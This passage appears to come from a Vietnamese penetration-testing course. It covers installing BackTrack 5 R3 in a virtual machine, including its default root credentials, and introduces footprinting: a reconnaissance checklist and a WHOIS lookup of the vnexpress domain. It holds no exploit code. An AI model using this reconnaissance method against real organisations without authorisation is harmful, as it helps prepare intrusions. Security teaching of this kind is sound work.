


Tạo mới máy ảo và đưa đĩa BackTrack vào.






Giao diện khởi động Backtrack




Chọn Default Boot Text Mode.




Gõ startx để vào chế độ đồ họa trong Backtrack




Click vào Install BackTrack để cài đặt




Lựa chọn ngôn ngữ để cài đặt.




Thiết lập múi giờ và vị trí nơi ta đang sống.




Lựa chọn kiểu bàn phím mặc định là USA.




Chọn phân vùng để cài đặt.




Click nút **Install** để cài đặt.



Quá trình cài đặt bắt đầu diễn ra. Sau khi hoàn tất, ta khởi động lại là xong.



Ta rút đĩa ra khỏi và sau đó ấn Enter.



Quá trình khởi động lại ta đăng nhập với login: root, password: toor

```

BT5 R3 - VMware Workstation
File Edit View VM Tabs Help
Library Type here to search
My Computer
  BackTrack5 R3
  XP
  Windows 7
  BT5 R3
  Shared VMs
BT5 R3
2.8468911 scsi target32:0:0:0: FHSI-40 QIDE SCSI 80.0 MB/s S1 (25 ns, offset 127)
2.8539031 sd 32:0:0:0: Isd1 41943040 512-byte logical blocks: (21.4 GB/20.0 GiB)
2.8593151 sd 32:0:0:0: Attached scsi generic sg1 type 0
2.8590941 sd 32:0:0:0: tsdal Write Protect is off
2.8593191 sd 32:0:0:0: tsdal Cache data unavailable
2.8594061 sd 32:0:0:0: tsdal Assuming drive cache: write through
2.8600431 sd 32:0:0:0: tsdal Cache data unavailable
2.8639531 sd 32:0:0:0: tsdal Assuming drive cache: write through
2.8896931 hub 2-2:1.0: USB hub found
2.8936941 sda: sdal sda2 < sda5
2.8979341 sd 32:0:0:0: tsdal Cache data unavailable
2.9014751 sd 32:0:0:0: tsdal Assuming drive cache: write through
2.9015621 sd 32:0:0:0: tsdal Attached SCSI disk
2.9031631 hub 2-2:1.0: 7 ports detected
2.9256411 Input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2/2-1/2-1:1.0/input/input2
2.9309281 generic-usb 0003:0E0F:0003.0001: input,hidraw0: USB HID v1.10 Mouse [VMware VMware Virtual USB Mouse] on usb-0000:02:00.0-1/input0
2.9312771 usbcore: registered new interface driver ushid
2.9313641 ushid: USB HID core driver

BackTrack 5 R3 - 32 Bit bt tty1
bt login: root
Password:

Login incorrect
bt login: root
Password:
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

System information as of Tue May 20 13:41:39 ICT 2014
System load: 0.2 Processes: 126
Usage of /: 56.6% of 19.06GB Users logged in: 0
Memory usage: 2%
IP address for eth0: 192.168.19.133
Swap usage: 0%

Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# startx

```

Và chọn chế độ giao diện đồ họa: startx.



Đây là giao diện Backtrack5 R3.

2.3 Footprinting

2.3.1 Footprinting là gì?

Footprinting là 1 trong 3 quá trình đầu tiên mà hacker sẽ tiến hành nhằm thu thập thông tin của mục tiêu thông qua các cơ sở dữ liệu công khai như các thông tin về tên miền của tổ chức, danh bạ điện thoại, các trang vàng doanh nghiệp để tìm kiếm địa chỉ, số điện thoại, địa chỉ email của các bộ phận .v.v. Đây là bước rất quan trọng và các attacker thường dành ra đến 90% thời gian để tiến hành thu thập thông tin, còn quá trình tấn công chỉ diễn ra trong 10% trong toàn bộ quá trình. Điều này cũng giống như bước chuẩn bị khi chúng ta cần tiến hành triển khai một công việc nào đó trong quá trình kinh doanh hay phát triển ý tưởng mới. Giống như khi xạ thủ cần tiêu diệt một mục tiêu thì các công đoạn mà anh ta cần tiến hành đó là : **Xác định mục tiêu, Nhắm/Nhắm cho thật kỹ & Bắn.** Trong đó quá trình xác định tìm kiếm mục tiêu và nhắm bắn chiếm nhiều thời gian nhất trong toàn bộ tiến trình. Thông tin càng nhiều thì cơ hội tấn công thành công càng cao. Để tiến hành thu thập thông tin một cách khoa học, các hacker/attacker cần thực hiện theo một sơ đồ như sau:

1. Tìm kiếm từ các nguồn thông tin.
2. Xác định các dãy địa chỉ mạng.
3. Xác định các máy còn hoạt động
4. Tìm kiếm những port mở (open port) hay điểm truy cập của mục tiêu (access point)
5. Dò tìm hệ điều hành của mục tiêu.
6. Tìm kiếm các dịch vụ đang hoạt động trên những port mở.
7. Lập mô hình mạng.

Thông tin tìm kiếm cần thiết như:

1. Network Informations: Domain, Network blocks, IP, TCP hay UDP, System Enumeration, ACLs, IDSes, v.v..
2. System Informations: OS, user and group name, system name, kiến trúc system, SNMP, Routing
3. Organization Informations: Tên công ty, nhân viên, websites, địa chỉ, số điện thoại, Email liên lạc, các kiến thức liên quan đến tình hình kinh doanh của công ty.

Trong quá trình này Hacker chủ yếu dùng các phương tiện thông tin công cộng như báo chí, internet để tìm hiểu các thông tin hợp pháp về mục tiêu nên footprinting hầu như không thể phát hiện vì đây là hành động hợp pháp.

2.3.2 Các kiểu Footprinting

2.3.2.1 Passive Footprinting

Passive footprinting là hình thức tiềm kiếm thông tin thông qua bài báo, trang web, những website hỗ trợ tìm kiếm như: www.google.com, www.tenmien.vn, www.whois.domaintools.com, , www.arcchive.org..., [http://centralops.net/co/...](http://centralops.net/co/)

Ta tra cứu tên miền vnexpress.net. thông qua trang web:www.tenmien.vn

The screenshot shows the homepage of the Trung Tâm Internet Việt Nam (VNNIC) at www.tenmien.vn. The main navigation menu includes TRANG CHỦ, TÊN MIỀN, ĐỊA CHỈ IP/ASN, HỆ THỐNG DNS, HỆ THỐNG VNIX, and GIỚI THIỆU. The TÊN MIỀN section is highlighted. Below the menu is a world map with various country codes (.COM.VN, .NET.VN, .EDU.VN, .BIZ.VN, .NAME.VN, .ORG.VN, .GOV.VN, .HANOI.VN, .VN). A sidebar on the left lists links such as Tin tức và sự kiện, Chính sách, quy định, Quy trình, WHOIS - Tra cứu tên miền, Thông kê, Hỗ trợ, Hệ thống Nhà đăng ký, EPP Gateway, Tranh chấp tên miền, Tên miền tiếng Việt, and Thông báo sử dụng tên miền quốc tế. The main content area displays a 'Thông báo' box with news items about domain registration fees and the launch of the '.vn' top-level domain. It also shows a 'WHOIS - Tra cứu thông tin tên miền' form where 'vnexpress' has been entered, along with a note about the WHOIS service being part of the national DNS system. To the right, there are two boxes: 'Sử dụng' (using) which states that the '.VN' domain is protected by law, and 'Lợi Thế Của Tên Miền Quốc Gia ".VN"' (The Advantage of National Domain ".VN") which highlights its benefits.

Và đây là toàn bộ thông tin về tên miền vnexpress.net

WHOIS - Tra cứu thông tin tên miền	
THÔNG TIN CHI TIẾT	
TÊN MIỀN	vnexpress.vn
Ngày đăng ký:	09-08-2006
Ngày kích hoạt :	09-08-2006
Ngày hết hạn :	09-08-2017
Tên chủ thể đăng ký sử dụng :	Công ty cổ phần viễn thông FPT
Tên giao dịch :	FPT Telecom
Địa chỉ :	Tầng 3 -4, tòa nhà Hà Thành, 102 Thái Thịnh, Trung Liệt, Đống Đa, Hà Nội
Quản lý tại Nhà đăng ký:	CN Công ty TNHH Một thành viên Viễn thông Quốc tế FPT (FTI HN)
Máy chủ DNS chuyển giao:	+ dns1.fpt.vn + dns2.fpt.vn
DOMAINNAME	vnexpress.vn
Registration date :	09-08-2006
Creation date :	09-08-2006
Expiration date :	09-08-2017
Registrant :	Công ty cổ phần viễn thông FPT
Trade name :	FPT Telecom
